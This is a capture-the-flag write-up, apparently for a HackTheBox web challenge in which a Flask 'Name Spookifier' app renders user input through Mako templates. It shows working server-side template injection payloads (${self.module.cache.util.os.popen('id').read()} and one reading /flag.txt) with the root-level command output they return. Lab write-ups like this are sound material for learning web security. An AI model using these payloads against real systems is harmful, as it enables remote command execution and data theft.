


# Challenge Spookifier



We have this input where whatever we introduce we get their different font styles:







The screenshot shows a web browser window with a dark theme. The address bar indicates a 'Not Secure' connection to '94.237.57.194:53972'. The browser's bookmark bar is visible with folders for 'IA', 'Language Programs', 'ricing', 'Correo and accounts', 'Social Media', 'Portfolio', 'Nube', and 'Shopping'. The main content area has a dark background. In the center, the text 'Name Spookifier' is displayed in a large, pixelated, yellow font, flanked by two white ghost icons. Below this, the instruction 'Enter your new Halloween name here' is written in a smaller, pixelated, yellow font. A dark gray rectangular input field is positioned below the instruction. At the bottom center, there is an orange button with the text 'Spookify' in a pixelated, white font.

Not Secure


94.237.57.194:53972/?text=test








IA | Language Programs | ricing | Correo and accounts | Social Media | Portfolio | Nube | Shopping | B



# Name Spookifier



Enter your new Halloween name here

test

Spookify

test
тєѕт
тєѕт
test

We can try a **XSS Injecton**



It's worked, but this is not for this way.

If we check the web files we can affirm it's using *MakoTemplates*

```
SHELL
> ls -l
drwxrwxrwx root root 4.0 KB Tue Nov 1 10:20:58 2022 □ application
.rwxrwxrwx root root 101 B Tue Nov 1 09:38:18 2022 □ run.py
> cat run.py
|
|
| File: run.py
|
|
1 | from application.main import app
2 |
3 | app.run(host='0.0.0.0', port=1337, debug=False, use_evalex=False)
```

```
SHELL
> cat main.py
|
|
| File: main.py
|
|
1 | from flask import Flask, jsonify
2 | from application.blueprints.routes import web
```

```

3 | from flask_mako import MakoTemplates
4 |
5 | app = Flask(__name__)
6 | MakoTemplates(app)
7 |
8 | def response(message):
9 |     return jsonify({'message': message})
10 |
11 | app.register_blueprint(web, url_prefix='/')
12 |
13 | @app.errorhandler(404)
14 | def not_found(error):
15 |     return response('404 Not Found'), 404
16 |
17 | @app.errorhandler(403)
18 | def forbidden(error):
19 |     return response('403 Forbidden'), 403
20 |
21 | @app.errorhandler(400)
22 | def bad_request(error):
23 |     return response('400 Bad Request'), 400

```

So let's try **SSTI**

 **Name Spookifier** 

Enter your new Halloween name here

**Spookify**

**{{7\*7}}**

it does not work with this payload, let's try with:

```

${7*7}

```

SHELL



Name Spookifier




Enter your new Halloween name here

## Spookify



```
${self.module.cache.util.os.system("id")}
```



At firsts I was not able to see the output, that's why we have to replace `os.system()` with `os.popen().read()`

SHELL

```
${self.module.cache.util.os.popen('id').read()}
```

Spookify

```
self module cache util os popen id read
```

```
SELF module cache util os popen id read
```

```
SELF module cache util os popen id read
```

```
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
```

Now we're able to see the output and we get the flag!

SHELL

```
${self.module.cache.util.os.popen('cat /flag.txt').read()}
```

Spookify

```
self module cache util os popen cat flag txt read
```

```
SELF module cache util os popen cat flag txt read
```

```
SELF module cache util os popen cat flag txt read
```

```
HTB{t3mp14t3_1nj3ct10n_C4n_3x1s+5_4nywh343!!}
```